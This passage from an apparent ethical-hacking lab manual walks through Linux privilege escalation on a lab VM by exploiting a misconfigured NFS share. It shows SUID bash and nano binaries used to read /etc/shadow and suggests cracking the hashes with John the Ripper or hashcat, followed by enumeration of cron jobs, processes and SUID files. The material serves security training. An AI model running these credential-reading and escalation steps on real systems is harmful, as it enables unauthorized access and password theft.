
38. **/etc/shadow** file opens showing the hashes of all users.

The screenshot shows a Linux desktop environment with a dark theme. In the background, there is a terminal window titled "Terminal" with the command "cat /etc/shadow" running, displaying a list of system users and their hashed passwords. In the foreground, there is a "nano 6.2" window titled "/etc/shadow" showing the same list of users. A red message box in the nano window says "[File '/etc/shadow' is unwritable]". The nano editor has a menu bar with options like Help, Write Out, Where Is, Cut, Execute, Location, Undo, Exit, Read File, Replace, Paste, Justify, Go To Line, and Redo. The status bar at the bottom shows the path "ubuntu@ubuntu-Virtual...".

39. You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.

40. Press **ctrl+x** to close the nano editor.

41. In the terminal, type **cat /etc/crontab** and press **Enter**, to view the running cronjobs.



```


Applications Places System Terminal Help
ubuntu@ubuntu-Virtual-Machine: /home
File Edit View Search Terminal Help
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash nano ubuntu
bash-5.1# ./nano -p /etc/shadow
bash-5.1# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# ----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
bash-5.1# 

```

42. Type **ps -ef** and press **Enter** to view current processes along with their PIDs



```

Applications Places System Terminal Help
ubuntu@ubuntu-Virtual-Machine: /home
File Edit View Search Terminal Help
#
bash-5.1# ps -ef
UID      PID  PPID  C STIME TTY          TIME CMD
root      1     0  0 00:10 ?        00:00:04 /sbin/init splash
root      2     0  0 00:10 ?        00:00:00 [kthreadd]
root      3     2  0 00:10 ?        00:00:00 [rcu_gp]
root      4     2  0 00:10 ?        00:00:00 [rcu_par_gp]
root      6     2  0 00:10 ?        00:00:00 [kworker/0:0H-events_highpri]
root      8     2  0 00:10 ?        00:00:00 [mm_percpu_wq]
root      9     2  0 00:10 ?        00:00:00 [rcu_tasks_rude_]
root     10     2  0 00:10 ?        00:00:00 [rcu_tasks_trace]
root     11     2  0 00:10 ?        00:00:00 [ksoftirqd/0]
root     12     2  0 00:10 ?        00:00:00 [rcu_sched]
root     13     2  0 00:10 ?        00:00:00 [migration/0]
root     14     2  0 00:10 ?        00:00:00 [idle_inject/0]
root     16     2  0 00:10 ?        00:00:00 [cpuhp/0]
root     17     2  0 00:10 ?        00:00:00 [cpuhp/1]
root     18     2  0 00:10 ?        00:00:00 [idle_inject/1]
root     19     2  0 00:10 ?        00:00:00 [migration/1]
root     20     2  0 00:10 ?        00:00:00 [ksoftirqd/1]
root     22     2  0 00:10 ?        00:00:00 [kworker/1:0H-kblockd]
root     23     2  0 00:10 ?        00:00:00 [kdevtmpfs]
root     24     2  0 00:10 ?        00:00:00 [netns]
root     25     2  0 00:10 ?        00:00:00 [inet_frag_wq]
root     26     2  0 00:10 ?        00:00:00 [kauditfd]
root     28     2  0 00:10 ?        00:00:00 [khungtaskd]
root     29     2  0 00:10 ?        00:00:00 [oom_reaper]
root     30     2  0 00:10 ?        00:00:00 [writeback]
root     31     2  0 00:10 ?        00:00:00 [kcompactd0]
root     32     2  0 00:10 ?        00:00:00 [ksmd]

```

43. Type **find / -name "*.txt" -ls 2> /dev/null** and press **Enter** to view all the .txt files on the system

```

root      3816  3796  0 01:06 pts/1    00:00:00 ps -ef
bash-5.1# find / -name "*.txt" -ls 2> /dev/null
 3024460   32 -rw-r--r--  1 root    root      32646 Oct 31 2021 /usr/src/linux-headers-5.15.0
-30/scripts/spelling.txt
 3938515   4 -rw-r--r--  1 root    root      3138 Oct 31 2021 /usr/src/linux-headers-5.15.0
-30/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
 3938510   4 -rw-r--r--  1 root    root      1771 Oct 31 2021 /usr/src/linux-headers-5.15.0
-30/arch/sh/include/mach-ecovector24/mach/partner-jet-setup.txt
 1861790   0 lrwxrwxrwx  1 root    root      59 Apr 20 08:57 /usr/src/linux-headers-5.13.0
-41-generic/scripts/spelling.txt -> ../../linux-hwe-5.13.0-41/scripts/spelling.txt
 4721825   32 -rw-r--r--  1 root    root      32343 Jun 27 2021 /usr/src/linux-hwe-5.13-heade
rs-5.13.0-40/scripts/spelling.txt
 4590811   4 -rw-r--r--  1 root    root      3138 Jun 27 2021 /usr/src/linux-hwe-5.13-heade
rs-5.13.0-40/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
 4590806   4 -rw-r--r--  1 root    root      1771 Jun 27 2021 /usr/src/linux-hwe-5.13-heade
rs-5.13.0-40/arch/sh/include/mach-ecovector24/mach/partner-jet-setup.txt
 1972590   0 lrwxrwxrwx  1 root    root      50 May  5 05:45 /usr/src/linux-headers-5.15.0
-30-generic/scripts/spelling.txt -> ../../linux-headers-5.15.0-30/scripts/spelling.txt
 1732372   0 lrwxrwxrwx  1 root    root      59 Apr  4 05:22 /usr/src/linux-headers-5.13.0
-40-generic/scripts/spelling.txt -> ../../linux-hwe-5.13.0-40/scripts/spelling.txt
 3804338   32 -rw-r--r--  1 root    root      32343 Jun 27 2021 /usr/src/linux-hwe-5.13-heade
rs-5.13.0-41/scripts/spelling.txt
 2103529   4 -rw-r--r--  1 root    root      3138 Jun 27 2021 /usr/src/linux-hwe-5.13-heade
rs-5.13.0-41/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
 2103524   4 -rw-r--r--  1 root    root      1771 Jun 27 2021 /usr/src/linux-hwe-5.13-heade
rs-5.13.0-41/arch/sh/include/mach-ecovector24/mach/partner-jet-setup.txt
 3020011   20 -rw-r--r--  1 root    root      18813 Apr 18 15:26 /usr/share/vim/vim82/pack/dis
t/opt/matchit/doc/matchit.txt
 2890677   4 -rw-r--r--  1 root    root      328 Apr 18 15:26 /usr/share/vim/vim82/doc/os_r
isc.txt
 44. Type route -n and press Enter to view the host/network names in numeric form.

```

44. Type **route -n** and press **Enter** to view the host/network names in numeric form.

```

root      3816  3796  0 01:06 pts/1    00:00:00 ps -ef
bash-5.1# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
0.0.0.0          10.10.1.2      0.0.0.0        UG    100    0      0 eth0
10.10.1.0        0.0.0.0        255.255.255.0  U     100    0      0 eth0
169.254.0.0      0.0.0.0        255.255.0.0    U     1000   0      0 eth0
127.0.0.0        0.0.0.0        255.255.255.255  UH    100    0      0 lo
bash-5.1#

```

45. Type **find / -perm -4000 -ls 2> /dev/null** and press **Enter** to view the SUID executable binaries.

```
169.254.0.0      0.0.0.0      255.255.0.0      U      1000    0      0 eth0
bash-5.1# find / -perm -4000 -ls 2>/dev/null
1709313      20 -rwsr-xr-x  1 root   root      18736 Feb 26 06:11 /usr/libexec/polkit-agent-helper-1
1709132      416 -rwsr-xr--  1 root   dip       424512 Feb 24 12:14 /usr/sbin/pppd
1704052      100 -rwsr-xr-x  1 root   root      101048 Mar  4 15:44 /usr/sbin/mount.nfs
1704797      228 -rwsr-xr-x  1 root   root      232408 Feb 14 06:48 /usr/bin/sudo
1705208      72 -rwsr-xr-x  1 root   root      72712 Mar 14 04:59 /usr/bin/chfn
1709315      32 -rwsr-xr-x  1 root   root      30872 Feb 26 06:11 /usr/bin/pkexec
1704295      36 -rwsr-xr-x  1 root   root      35200 Mar 23 09:53 /usr/bin/fusermount3
1704030      48 -rwsr-xr-x  1 root   root      47480 Feb 20 20:49 /usr/bin/mount
1710070      40 -rwsr-xr-x  1 root   root      40496 Mar 14 04:59 /usr/bin/newgrp
1710079      56 -rwsr-xr-x  1 root   root      55672 Feb 20 20:49 /usr/bin/su
1704118      36 -rwsr-xr-x  1 root   root      35192 Feb 20 20:49 /usr/bin/umount
1705209      44 -rwsr-xr-x  1 root   root      44808 Mar 14 04:59 /usr/bin/chsh
1705211      72 -rwsr-xr-x  1 root   root      72072 Mar 14 04:59 /usr/bin/gpasswd
1705213      60 -rwsr-xr-x  1 root   root      59976 Mar 14 04:59 /usr/bin/passwd
1710454      136 -rwsr-xr-x  1 root   root      138408 Apr 21 04:50 /usr/lib/snapd/snap-confine
1704395      16 -rwsr-sr-x  1 root   root      14488 Mar  1 09:33 /usr/lib/xorg/Xorg.wrap
1707064      36 -rwsr-xr--  1 root   messagebus 35112 Apr  1 13:02 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
1704636      332 -rwsr-xr-x  1 root   root      338536 Feb 25 18:30 /usr/lib/openssh/ssh-keysign
4194355      1208 -rwsr-sr-x  1 root   root      1234376 May 18 00:54 /home/bash
4194382      280 -rwsrwxrwx  1 root   root      283144 May 18 01:02 /home/nano
56          43 -rwsr-xr-x  1 root   root      43088 Sep 16 2020 /snap/core18/2344/bin/mount
65          63 -rwsr-xr-x  1 root   root      64424 Jun 28 2019 /snap/core18/2344/bin/ping
81          44 -rwsr-xr-x  1 root   root      44664 Jan 25 11:26 /snap/core18/2344/bin/su
99          27 -rwsr-xr-x  1 root   root      26696 Sep 16 2020 /snap/core18/2344/bin/umount
```

46. This concludes the demonstration of escalating privileges in Linux machine by exploiting misconfigured NFS.

47. Close all open windows and document all the acquired information.

Task 5: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

